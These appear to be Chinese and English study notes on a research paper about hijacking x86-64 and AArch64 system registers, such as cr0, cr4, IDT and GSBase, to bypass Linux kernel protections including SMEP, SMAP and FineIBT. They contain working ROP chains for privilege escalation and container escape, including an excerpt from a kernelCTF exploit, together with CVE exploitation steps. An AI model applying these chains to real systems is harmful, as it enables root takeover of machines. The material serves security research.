



System Register Hijacking: Compromising Kernel Integrity By Turning System Registers Against the System

Jennifer Miller*, Manas Ghandat*, Kyle Zeng*, Hongkai Chen*, Abdelouahab (Habs) Benchikh*
Tiffany Bao*, Ruoyu Wang*, Adam Doupé*, Yan Shoshitaishvili*


**Arizona State University*

{jmill,mghandat,zengyhkyle,hongkai.chen,abenchik,tbao,fishw,doupe,yans}@asu.edu

Kernel hijacking


Hijacking control flow: rop、cop、jop、call/jmp shellcode

Hijacking data streams: dirty pipe、dirty cred



Exploit CVE-2022-0995

- Spray “/etc/passwd” or suid struct file objects to realloc the uaf page.
- Write to uaf pipe_buffer to **modify** the file->f_mode to O_RW.
- Edit the passwd or suid file to get root.



传统内核攻击依赖**通用寄存器（GPR）**，而内核存在**系统寄存器**（如cr0/cr4/GSBase），直接控制CPU安全特性（SMAP/SMEP）和关键数据结构（如IDT、页表）。

CR0 相关特性

CR0.WP（写保护，bit 16）：当置位时，内核态对标记为只读的页也会被禁止写入。常用于保护页表、只读代码/数据；

CR0.PG（分页启用，bit 31）：启用分页机制，是所有基于页的隔离/权限（U/S、NX等）的基础；

CR0.PE（保护模式启用，bit 0）：决定是否处于保护模式，现代系统始终开启；与安全隔离的基本前提相关。

CR0.AM（对齐掩码，bit 18，配合EFLAGS.AC）：启用对齐检查（主要对用户态有效），降低某些未对齐访问的未定义行为风险。

CR4 相关特性

CR4.SMEP（Supervisor Mode Execution Prevention，bit 20）：禁止内核态执行用户态页面中的代码（U/S=1），防止“内核跳到用户代码执行”的攻击路径。

CR4.SMAP（Supervisor Mode Access Prevention，bit 21）：禁止内核态直接读写用户态数据（U/S=1），除非暂时通过stac/clac设置EFLAGS.AC允许访问；防止利用不安全的copy路径。

CR4.UMIP（User-Mode Instruction Prevention，bit 11）：限制用户态执行SGDT/SIDT/SLDT/SMSW/STR等指令获取系统信息，缓解信息泄露与KASLR绕过。

CR4.FSGSBASE（bit 16）：允许用户态执行wrgsbase/rdgsbase/rdfsbase/wrfsbase。

CR4.PAE（bit 5）：启用物理地址扩展；在32位模式下要与IA32_EFER.NXE一起才能使用NX（不可执行）位，实现数据执行保护（DEP）。

CR4.PKE（Protection Keys for Userspace，bit 22）：启用用户态内存保护键（PKU），配合PKRU在用户态细粒度地禁/允读写执行，强化隔离策略。

Instruction/Gadget	Register	Feature/Structure	Precond
x86-64			
mov cr0 mov cr0, rax; mov rax, rbp; popf; pop r15; ret	cr0	WP	RC + SC
mov cr4 mov cr4, rbx; je (taken); jmp r8	cr4	SMEP/SMAP/UMIP/CET/MPK	RC
popf popf; ret	EFLAGS	SMAP*	SC
lidt lidt [rdi]; xor edi, edi; ret	idtr	IDT	RC
lgdt lgdt [rdi]; xor edi, edi; ret	gdtr	GDT	RC
swapgs swapgs; lfence; ret;	MSR_GSBASE	Per-cpu Variables	None
mov cr3 mov cr3, r9; push r8; ret;	cr3	Page Tables	RC
wrmsr wrmsr; ret	MSR_EFER + MSR_GSBASE + MSR_FSBASE	Per-cpu Variables	RC
iretq iretq	EFLAGS	SMAP*	SC
wrsgbase wrsgbase rax; jmp; jmp; jmp; ret	MSR_GSBASE	Per-cpu Variables	RC
wrfsbase stac	MSR_FSBASE	Per-cpu Variables	
clac ltr	EFLAGS	SMAP*	
ltr word ptr [rbx + 0x5d]; ret	tr	TSS	RC
lldt lldt ax; ret	ldtr	LDT	RC
aarch64			
msr elr_el1 msr elr_el1, x2; msr spsr_el1, x1; ret	elr_el1	elr_el1	RC
msr pan msr pan, #0; ret	pan	PAN	RC
msr sctlr_el1 msr elr_el2, x0; ret	sctlr_el1	MTE/EPAN	RC
msr spsr_el1 msr spsr_el1, x1; nop; nop; ret	spsr_el1	TCO/PAN/UAO	RC
msr tcr_el1 msr spsr_el1, x1; nop; nop; ret	tcr_el1	MTE	RC
msr ttbr0_el1 msr ttbr0_el1, x0; isb ; msr daif, x1; ret	ttbr0_el1	ttbr0_el1	RC
msr ttbr1_el1 msr ttbr1_el1, x0; isb ; msr daif, x1; ret	ttbr1_el1	ttbr1_el1	RC
msr vbar_el1 msr vbar_el1, x0; ret	vbar_el1	vbar_el1	RC

Table1:Security-Sensitive System Register modifying instructions identified on x86-64 and aarch64, which mitigations or structures they control, and the preconditions necessary (SC is Stack Control, RC is Register Control). Representative gadgets for each instruction where valid gadgets that are short enough to display were present are listed beneath the associated instruction.

*The iret, popf, stac, and clac instructions are able to modify the AC bit in the EFLAGS register which controls the status of SMAP.

7种攻击技术：

Architecture	Technique	Target Register	Prerequisites	Defense Bypassed
x86-64	swaps Stack Pivoting	GSBase	No register/stack control	FineIBT/kCFI
x86-64	popf Extension + RetSpill	EFLAGS.AC	Stack control	SMAP
x86-64	cr4 Hijacking	cr4	Register control	SMEP/SMAP
x86-64	cr0 Hijacking	cr0	Register control	Write Protection (WP)
x86-64	IDT Hijacking	IDTR	Stack control	Exception Handling Mechanism
AArch64	PAN Hijacking	PAN MSR	Register control	PAN (Privileged Access Never)
AArch64	SPSR_EL1 Hijacking	SPSR_EL1	Stack control + Register control	PAN + Control Flow

两类劫持目标：

- 1、特性控制寄存器：禁用安全机制（如cr4禁用SMEP/SMAP）。
- 2、结构地址寄存器：重定向关键数据结构（如IDT/GSBase）到可控内存。

Hijacking特性控制寄存器 – cr0&cr4

```
virtual_mapped:  
<+35>:  mov     cr0, rax  
<+38>:  mov     rax, rbp  
<+41>:  popf  
<+42>:  pop     r15  
<+44>:  pop     r14  
<+46>:  pop     r13  
<+48>:  pop     r12  
<+50>:  pop     rbp  
<+51>:  pop     rbx  
<+52>:  ret
```


Figure 2: The disassembly of a `mov cr0` gadget found in an Ubuntu 22.04 kernel image we analyzed.

```
sev_verify_cbit:  
<+69>:  mov     cr4, rsi  
<+72>:  je      sev_verify_cbit+87  
<+74>:  xor     rsp, rsp  
<+77>:  sub     rsp, 0x1000  
<+84>:  hlt  
<+85>:  jmp     sev_verify_cbit+84  
<+87>:  mov     rax, rdi  
<+90>:  jmp     __x86_return_thunk
```

Figure 3: The disassembly of a `mov cr4` gadget found in an Ubuntu 22.04 kernel image we analyzed.

Hijacking特性控制寄存器 – popf; ret

popf 指令能够设置 EFLAGS 寄存器中的 AC 位，在rop时临时禁用 SMAP 检查



Docker/nsjail逃逸的rop (Google SecurityKernelCTF [CVE-2024-57947_mitigation](#))

长!!!!

b8be9f3

security-research / pocs / linux / kernelctf / CVE-2024-57947_mitigation / exploit / mitigation-v3-6.1.55 / exploit.c

↑ Top

CodeBlame

1002 lines (777 loc) · 29.3 KB

RawCopyDownloadEditDropdownShare

```
263 struct cpu_entry_area_payload {
276 // nft_rule_blob.size > 0
277 data[i++] = 0x100;
278 // nft_rule_blob.dlen > 0
279 data[i++] = 0x100;
280
281 // fake ops addr
282 data[i++] = PAYLOAD_LOCATION(1) + offsetof(struct cpu_entry_area_payload, nft_expr_eval);
283
284 // current = find_task_by_vpid(getpid())
285 data[i++] = kbase + POP_RDI_RET;
286 data[i++] = getpid();
287 data[i++] = kbase + FIND_TASK_BY_VPID;
288
289 // current += offsetof(struct task_struct, rcu_read_lock_nesting)
290 data[i++] = kbase + POP_RSI_RET;
291 data[i++] = RCU_READ_LOCK_NESTING_OFF;
292 data[i++] = kbase + ADD_RAX_RSI_RET;
293
294 // current->rcu_read_lock_nesting = 0 (Bypass rcu protected section)
295 data[i++] = kbase + POP_RCX_RET;
296 data[i++] = 0;
297 data[i++] = kbase + MOV_RAX_RCX_RET;
298
299 // Bypass "schedule while atomic": set oops_in_progress = 1
300 data[i++] = kbase + POP_RDI_RET;
301 data[i++] = 1;
302 data[i++] = kbase + POP_RSI_RET;
303 data[i++] = kbase + OOPS_IN_PROGRESS;
304 data[i++] = kbase + MOV_RSI_RDI_RET;
305
306 // commit_creds(&init_cred)
307 data[i++] = kbase + POP_RDI_RET;
308 data[i++] = kbase + INIT_CRED;
309 data[i++] = kbase + COMMIT_CREDS;
310
311 // find_task_by_vpid(1)
312 data[i++] = kbase + POP_RDI_RET;
313 data[i++] = 1;
314 data[i++] = kbase + FIND_TASK_BY_VPID;
315
316 data[i++] = kbase + POP_RSI_RET;
317 data[i++] = 0;
318
319 // switch_task_namespaces(find_task_by_vpid(1), &init_nsproxy)
320 data[i++] = kbase + MOV_RDI_RAX_RET;
321 data[i++] = kbase + POP_RSI_RET;
322 data[i++] = kbase + INIT_NSPROXY;
323 data[i++] = kbase + SWITCH_TASK_NAMESPACES;
324
325 data[i++] = kbase + SWAPGS_RESTORE_REGS_AND_RETURN_TO_USERMODE;
326 data[i++] = 0;
327 data[i++] = 0;
328 data[i++] = _user_rip;
329 data[i++] = _user_cs;
330 data[i++] = _user_rflags;
331 data[i++] = _user_sp;
332 data[i++] = _user_ss;
```


可以使用 popf; ret gadget通过暂时禁用 SMAP 检查来扩展 ROP 链，并且后续小工具可以将栈转向用户内存中的更长ROP链，仅需 0x18 字节的受控数据来按需扩展 ROP 链

```
u64 chain[4];
chain[0] = popf_ret;
chain[1] = eflags;
chain[2] = pop_rsp_ret;
chain[3] = (u64)full_chain_usr;

struct retspill_req {
    char *buf;
    void *target;
} req;

req.buf = (char *)chain;
req.target = (void *)pop_rdi_ret;
/*
    struct retspill_req {
        __user char *buf;
        __user void *dst;
    };
    char buf[0x20] = {0};
    char *buf_ptr = 0;
    void *dst = 0;
    get_user(buf_ptr, &((struct retspill_req *)arg)->buf);
    get_user(dst, &((struct retspill_req *)arg)->dst);
    copy_from_user(buf, buf_ptr, sizeof(buf));
    asm volatile (
        ".intel_syntax noprefix;"
        "call %0;"
        ".att_syntax prefix;"
        : : "r" (dst) :
    );
*/
ioctl(dbg, 1342, &req);
```

Hijacking结构地址寄存器 – IDT(中断描述符表)

内核中的 lidt gadget可以把 IDTR.base 重定位到一块可控的页上，从而让每次中断/异常的“门描述符”都由攻击者提供

```
.text:FFFFFFFF810C00F0 000 0F 01 1F      lidt    fword ptr [rdi]
.text:FFFFFFFF810C00F3 000 31 FF      xor     edi, edi
.text:FFFFFFFF810C00F5 000 E9 16 2D 08 01  jmp     __x86_return_thunk
.text:FFFFFFFF810C00F5
.text:FFFFFFFF810C00F5      native_load_idt endp
.text:FFFFFFFF810C00F5
```

Hijacking结构地址寄存器 -swapgs Stack Pivoting

用户态使用fs寄存器引用线程的glibc TLS和线程在用户态的stack canary；用户态的glibc不使用gs寄存器；应用可以自行决定是否使用该寄存器（这里存在潜在的、充满想象力的优化空间）。

内核态使用gs寄存器引用percpu变量和进程在内核态的stack canary；内核态不使用fs寄存器

```
entry_SYSCALL_64:
<+0>:      endbr64
<+4>:      swapgs
<+7>:      mov     QWORD PTR gs:0x6014, rsp
<+16>:     jmp     <entry_SYSCALL_64+36>
<+18>:     mov     rsp, cr3
<+21>:     nop
<+26>:     and     rsp, 0xffffffffffffe7ff
<+33>:     mov     cr3, rsp
<+36>:     mov     rsp, QWORD PTR gs:0x32c98
```

WRFSBASE/WRGSBASE — Write FS/GS Segment Base

Opcode/Instruction	Op/En	64/32-bit Mode	CPUID Feature Flag	Description
F3 0F AE /2 WRFSBASE r32	M	V/I	FSGSBASE	Load the FS base address with the 32-bit value in the source register.
F3 REX.W 0F AE /2 WRFSBASE r64	M	V/I	FSGSBASE	Load the FS base address with the 64-bit value in the source register.
F3 0F AE /3 WRGSBASE r32	M	V/I	FSGSBASE	Load the GS base address with the 32-bit value in the source register.
F3 REX.W 0F AE /3 WRGSBASE r64	M	V/I	FSGSBASE	Load the GS base address with the 64-bit value in the source register.

Instruction Operand Encoding ¶

Op/En	Operand 1	Operand 2	Operand 3	Operand 4
M	ModRM:r/m (r)	N/A	N/A	N/A

Description ¶

Loads the FS or GS segment base address with the general-purpose register indicated by the modRM/M:r/m field.

The source operand may be either a 32-bit or a 64-bit general-purpose register. The REX.W prefix indicates the operand size is 64 bits. If no REX.W prefix is used, the operand size is 32 bits; the upper 32 bits of the source register are ignored and upper 32 bits of the base address (for FS or GS) are cleared.

This instruction is supported only in 64-bit mode.

Operation ¶

FS/GS segment base address := SRC;

Flags Affected ¶

None.

```
// Store our malicious gsbse address in userspace's gsbse
wrgsbse(guess);
```

```
// we want this for later
```

```
u64 saved_rsp;
asm(".intel_syntax noprefix;"
    "mov %0, rsp;"
    ".att_syntax prefix;"
    : "=r"(saved_rsp)
);
```

```
// ensure rsp is aligned for later
saved_rsp |= 0x8;
```

```
u64 rop[] = {
    cli_ret, // once swapgs executes we don't care anyways
    swapgs_ret, // swapgs; pops rbp; ret
    0,
    pop_rdi_ret,
    init_cred,
    commit_creds,
    swapgs_ret, // swapgs; pops rbp; ret
    saved_rsp, // rbp
    iretq,
    user_rip_target,
    0x33, // cs
    0x246, // eflags
    saved_rsp,
    0x2b, // ss
};
```

```
int rop_len = sizeof(rop)/sizeof(rop[0]);
populate_spray(spray_pgs, 512, guess, rop_len, rop);
```

```
/*
.text:FFFFFFFF82201A20 000 0F 01 F8          swapgs
.text:FFFFFFFF82201A23 000 41 89 E0          mov     r8d, esp
.text:FFFFFFFF82201A26 000 EB 12          jmp     short loc_FFFFFFFF82201A3A

.text:FFFFFFFF82201A3A          loc_FFFFFFFF82201A3A:          ; CODE XREF: entry_SYSCALL_compat+6↑j
.text:FFFFFFFF82201A3A 000 65 48 8B 24 25 98 28 03 00          mov     rsp, gs:32898h
.text:FFFFFFFF82201A3A          entry_SYSCALL_compat endp
*/
u64 entry_SYSCALL_compat = (0xffffffff82201a20-0xfffffffff81000000)+kaslr_base;
ioctl(dbg, 1339, entry_SYSCALL_compat); // void (*target)(void) = (void (*)(void))arg; arget();
```

```

kernel space: Call entry_SYSCALL_compat
u64 rop[] = {
    cli_ret,
    swapgs_ret, // swapgs; pops rbp; ret
    0,
    pop_rdi_ret,
    init_cred,
    commit_creds,
    swapgs_ret, // swapgs; pops rbp; ret
    saved_rsp, // rbp
    iretq,
    user_rip_target,
    0x33, // cs
    0x246, // eflags
    saved_rsp,
    0x2b, // ss
};

```



CVE	Version	Original	Modified
2021-4154*	5.4.120	100%	100%
2023-4623	6.1.36	100%	100%
2023-6111	6.1.60	100%	100%
2023-6817	6.1.63	98%	98%
2024-1085	6.1.70	100%	90%
2024-26925	6.1.81	100%	88%

Table 3: Stability across 50 runs of the original exploits and modified exploits which use the `swapgs` Stack Pivoting technique for six real world vulnerabilities.

*2021-4154 targeted a version of the Linux kernel prior to version 5.9, which introduced support for the FSGSBASE extension, we patched out the check in the `arch_prctl` syscall that prevents setting `GsBase` to a value outside of the userspace address range to create the same capability as on modern kernels where FSGSBASE is enabled.

Applicability of Proposed Techniques. Under FineIBT, the only applicable technique for generic forward-edge control flow hijacking is swapgs Stack Pivoting, but the other techniques may be combined with this technique to bypass security features or hijack other system structures.

Intel® Control-Flow Enforcement Technology (Intel CET)

INTEL
CET

=


INDIRECT BRANCH
TRACKING (IBT)

+

SHADOW
STACK (SS)


INDIRECT BRANCH TRACKING (IBT)

IBT delivers indirect branch protection to defend against jump/call oriented programming (JOP/COP) attack methods.



SHADOW STACK (SS)

SS delivers return address protection to defend against return-oriented programming (ROP) attack methods.



CET机制是 Intel 提出的用于缓解 ROP/JOP/COP 的新技术。基于硬件支持的解决方案，旨在预防前向（call/jmp）和后向（ret）控制流指令劫持。

Intel CET helps protect against ROP/JOP/COP malware

Intel CET is built into the hardware microarchitecture and available across the family of products with that core. On Intel vPro® platforms with Intel® Hardware Shield, Intel CET further extends threat protection capabilities.



No product or component can be absolutely secure. © Intel Corporation. Intel, the Intel logo and other Intel marks are trademarks of Intel Corporation or its subsidiaries.


```

.text:0000000000001280
.text:0000000000001280 ; void __libc_csu_init()
.text:0000000000001280 public __libc_csu_init
.text:0000000000001280 __libc_csu_init proc near ; DATA XREF: _start+1A10
.text:0000000000001280 ; __unwind {
✓.text:0000000000001280 000 F3 0F 1E FA endbr64
.text:0000000000001284 000 41 57 push r13
.text:0000000000001286 008 4C 8D 3D 13 2B 00 00 lea r15, __frame_dummy_init_array_entry
.text:000000000000128D 008 41 56 push r14
.text:000000000000128F 010 49 89 D6 mov r14, rdx
.text:0000000000001292 010 41 55 push r13
.text:0000000000001294 018 49 89 F5 mov r13, rsi
.text:0000000000001297 018 41 54 push r12
.text:0000000000001299 020 41 89 FC mov r12d, edi
.text:000000000000129C 020 55 push rbp
.text:000000000000129D 028 48 8D 2D 04 2B 00 00 lea rbp, __do_global_dtors_aux_fini_array_entry
.text:00000000000012A4 028 53 push rbx
.text:00000000000012A5 030 4C 29 FD sub rbp, r15
.text:00000000000012A8 030 48 83 EC 08 sub rsp, 8
.text:00000000000012AC 038 E8 4F FD FF FF call __init_proc
.text:00000000000012AC
.text:00000000000012B1 038 48 C1 FD 03 sar rbp, 3
.text:00000000000012B5 038 74 1F jz short loc_12D6
.text:00000000000012B5
.text:00000000000012B7 038 31 DB xor ebx, ebx
.text:00000000000012B9 038 0F 1F 80 00 00 00 00 nop dword ptr [rax+00000000h]
.text:00000000000012B9
.text:00000000000012C0
.text:00000000000012C0 loc_12C0: ; CODE XREF: __libc_csu_init+54!j
.text:00000000000012C0 038 4C 89 F2 mov rdx, r14
.text:00000000000012C3 038 4C 89 EE mov rsi, r13
.text:00000000000012C6 038 44 89 E7 mov edi, r12d
.text:00000000000012C9 038 41 FF 14 DF call ds:(__frame_dummy_init_array_entry - 3DA0h)[r15+rbx*8]
.text:00000000000012C9
.text:00000000000012CD 038 48 83 C3 01 add rbx, 1
.text:00000000000012D1 038 48 39 DD cmp rbp, rbx
.text:00000000000012D4 038 75 EA jnz short loc_12C0
.text:00000000000012D4
.text:00000000000012D6

```

FineIBT: Fine-grain Control-flow Enforcement with Indirect Branch Tracking

[Alexander J. Gaidis](#), Brown University, United States of America, agaidis@cs.brown.edu *

[Joao Moreira](#), Intel Corporation, USA, joao.moreira@intel.com

[Ke Sun](#), Intel Corporation, USA, ke.sun@intel.com

[Alyssa Milburn](#), Intel Corporation, USA, alyssa.milburn@intel.com

[Vaggelis Atlidakis](#), Brown University, USA, eatlidak@cs.brown.edu

[Vasileios P. Kemerlis](#), Brown University, United States of America, vpk@cs.brown.edu

DOI: <https://doi.org/10.1145/3607199.3607219>

RAID '23: [The 26th International Symposium on Research in Attacks, Intrusions and Defenses](#), Hong Kong, China, October 2023

We present the design, implementation, and evaluation of FineIBT: a CFI enforcement mechanism that improves the precision of hardware-assisted CFI solutions, like Intel IBT, by instrumenting program code to reduce the valid/allowed targets of indirect forward-edge transfers. We study the design of FineIBT on the x86-64 architecture, and implement and evaluate it on Linux and the LLVM toolchain. We designed FineIBT's instrumentation to be compact, incurring low runtime and memory overheads, and generic, so as to support different CFI policies. Our prototype implementation incurs negligible runtime slowdowns ($\approx 0\%$ – 1.94% in SPEC CPU2017 and $\approx 0\%$ – 1.92% in real-world applications) outperforming Clang-CFI. Lastly, we investigate the effectiveness/security and compatibility of FineIBT using the ConFIRM CFI benchmarking suite, demonstrating that our instrumentation provides complete coverage in the presence of modern software features, while supporting a wide range of CFI policies with the same, predictable performance.

CCS Concepts: • Security and privacy → Systems security; • Security and privacy → Software security engineering;

Keywords: Intel CET/IBT, CFI enforcement

FineIBT: Fine-grain Control-flow Enforcement with Indirect Branch Tracking

<https://dl.acm.org/doi/fullHtml/10.1145/3607199.3607219>

```
1 main:                                /* caller */
2   ...
3   mov    $0xc00010ff, %eax /* SID = 0xc00010ff */
4   call   *%rcx
5   ...
6   call   func1_entry
7   ...
8 func0:                                /* callee */
9   endbr64
10  sub     $0xc00010ff, %eax /* SID = 0xc00010ff */
11  je      func0_entry
12  hlt
13 func0_entry:
14  ...
15 func1:                                /* callee */
16  endbr64
17  sub     $0xbaddcafe, %eax /* SID = 0xbaddcafe */
18  je      func1_entry
19  hlt
20 func1_entry:
21  ...
```

```

pipe_read:
<+407>: mov     r11,QWORD PTR [rcx+0x8]
<+411>: mov     r13,QWORD PTR [rbp-0x80]
<+415>: mov     rdi,r13
<+418>: mov     rsi,r14
<+421>: mov     r10d,0x839cb82f
<+427>: sub     r11,0x10
<+431>: nop     DWORD PTR [rax+0x0]
<+435>: call    r11

__cfi_anon_pipe_buf_release:
<+0>:      endbr64
<+4>:      sub     r10d,0x839cb82f
                je     anon_pipe_buf_release
anon_pipe_buf_release:
<+0>:      nop     WORD PTR [rax]
<+4>:      nop     DWORD PTR [rax+rax*1+0x0]
<+9>:      push    rbp
